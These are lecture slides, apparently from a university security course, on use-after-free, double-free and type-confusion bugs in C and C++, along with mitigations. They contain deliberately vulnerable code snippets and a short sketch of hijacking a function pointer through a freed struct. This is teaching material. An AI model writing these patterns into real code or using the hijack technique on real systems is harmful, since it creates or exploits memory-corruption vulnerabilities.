UAF and Type Confusion

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: Most of slides are from CS-412 of EPFL(mathias payer), CMPSC 447 of PSU(Gang Tan)

Use After Free and Double Free

*adapted from slides by Trent Jaeger

Use After Free

- Error: Program frees memory on the heap, but then references that memory as if it were still valid
  - Adversary can control data written using the freed pointer
- AKA use of dangling pointers

Use After Free

```
int main(int argc, char **argv) {
    char *buf1, *buf2, *buf3;

    buf1 = (char *) malloc(BUFSIZE1);

    free(buf1);

    buf2 = (char *) malloc(BUFSIZE2);
    buf3 = (char *) malloc(BUFSIZE2);
    strncpy(buf1, argv[1], BUFSIZE1-1);
    …
}
```

What happens here?

Use After Free

- When the first buffer is freed, that memory is available for reuse right away
- Then, the following buffers are possibly allocated within that memory region

```
buf2 = (char *) malloc(BUFSIZE2);

buf3 = (char *) malloc(BUFSIZE2);
```

- Finally, the write using the freed pointer may overwrite buf2 and buf3 (and their metadata)

```
strncpy(buf1, argv[1], BUFSIZE1-1);
```

Use After Free

```
struct A {
    void (*fnptr)(char *arg);
    char *buf;
};
```

```
struct B {
    int B1;
    int B2;
    char info[32];
};
```

Use After Free

- Free A, and allocate B does what?

```
x = (struct A *)malloc(sizeof(struct A));

free(x);

y = (struct B *)malloc(sizeof(struct B));
```

Use After Free

- How can you exploit it?

```
x = (struct A *)malloc(sizeof(struct A));

free(x);

y = (struct B *)malloc(sizeof(struct B));

y->B1 = 0xDEADBEEF;

x->fnptr(x->buf);
```

- Assume that
  - The attacker controls what to write to y->B1
  - There is a later use-after-free that performs a call using “x->fnptr”

Use After Free

- Adversary chooses function pointer value
- Adversary may also choose the address in x->buf
- Become a popular vulnerability to exploit – over 60% of CVEs in 2018

Exercise: Find the Use-After-Free Error

```c
#include <stdlib.h>

struct node {
  struct node *next;
};

void func(struct node *head) {
  struct node *p;
  for (p = head; p != NULL; p = p->next) {
    free(p);
  }
}
```

```c
#include <stdlib.h>

struct node {
  struct node *next;
};

void func(struct node *head) {
  struct node *q;
  for (struct node *p = head; p != NULL; p = q) {
    q = p->next;
    free(p);
  }
}
```

Prevent Use After Free

- Difficult to detect because these often occur in complex runtime states
  - Allocate in one function
  - Free in another function
  - Use in a third function
- It is not fun to check source code for all possible pointers
  - Are all uses accessing valid (not freed) references?
  - In all possible runtime states

Prevent Use After Free

- What can you do that is not too complex?
  - You can set all freed pointers to NULL
    - Getting a null-pointer dereference if using it
      - Nowadays, OS has built-in defense for null-pointer deference
- Then, no one can use them after they are freed
- Complexity: need to set all aliased pointers to NULL

Related Problem: Double Free

```
main(int argc, char **argv)
{
    …
    buf1 = (char *) malloc(BUFSIZE1);
    free(buf1);
    buf2 = (char *) malloc(BUFSIZE2);
    strncpy(buf2, argv[1], BUFSIZE2-1);
    free(buf1);
    free(buf2);
}
```

What happens here?

Double Free

- Free buf1, then allocate buf2
  - buf2 may occupy the same memory space of buf1
- buf2 gets user-supplied data

```
strncpy(buf2, argv[1], BUFSIZE2-1);
```

- Free buf1 again
  - Which may use some buf2 data as metadata
  - And may mess up buf2's metadata
- Then free buf2, which uses really messed up metadata

What's Wrong? Fix?

```c
#include <stdlib.h>

int f(size_t n) {
  int error_condition = 0;

  int *x = (int *)malloc(n * sizeof(int));
  if (x == NULL)
    return -1;

  /* Use x and set error_condition on error. */
  …

  if (error_condition == 1) {
    /* Handle error */
    free(x);
  }

  free(x);
  return error_condition;
}
```

What's Wrong? Fix?

```c
#include <stdlib.h>

/* p is a pointer to dynamically allocated memory. */
void func(void *p, size_t size) {
  /* When size == 0, realloc(p,0) is the same as free(p).*/
  p2 = realloc(p, size);
  if (p2 == NULL) {
    free(p);
    return;
  }
}
```

Double Free

- So, “double free” can achieve the same effect as some heap overflow vulnerabilities
  - So, can be addressed in the same way
  - But, you can also save yourself some headache by setting freed pointers to NULL
  - Some new heap allocators nowadays have built-in defense for double free

Type Confusion


*adapted from slides by Trent Jaeger

Type Confusion

- Cause the program to process data of one type when it expects data of another type
  - Provides the same affect as we did with use-after-free
- Use-after-free is an instance of type confusion
  - But type confusion can be caused by other ways, not necessarily requiring a “free” operation
  - For example, C allows casts from type A to any arbitrary type B

Type Hierarchies

- C++ allows you to construct type hierarchies




HexType – Jeon et al. ACM CCS 2017

Type Hierarchies

- C++ allows you to construct type hierarchies
  - Which type of cast is safe and why?

Upcast



Downcast

Type Confusion Safety

- Upcasts are always safe because they only reduce the type structure
  - That is, subtypes extend the structure definitions only
- Thus, downcasts (as in the example) and arbitrary casts (that do not follow the hierarchy) are unsafe
  - However, programming environments trust programmers to do the right thing

Preventing Type Confusion

- Casts may be checked at runtime to verify that they are safe
  - Research project: HexType converts all static checks to runtime checks


UAF In Practice

* slides adapted from those by Markus Gaasedelen


Course Terminology

- Use After Free
  - A class of vulnerability where data on the heap is freed, but a leftover reference or 'dangling pointer' is used by the code as if the data were still valid
  - Most popular in Web Browsers, complex programs
  - Also known as UAF

Use After Free



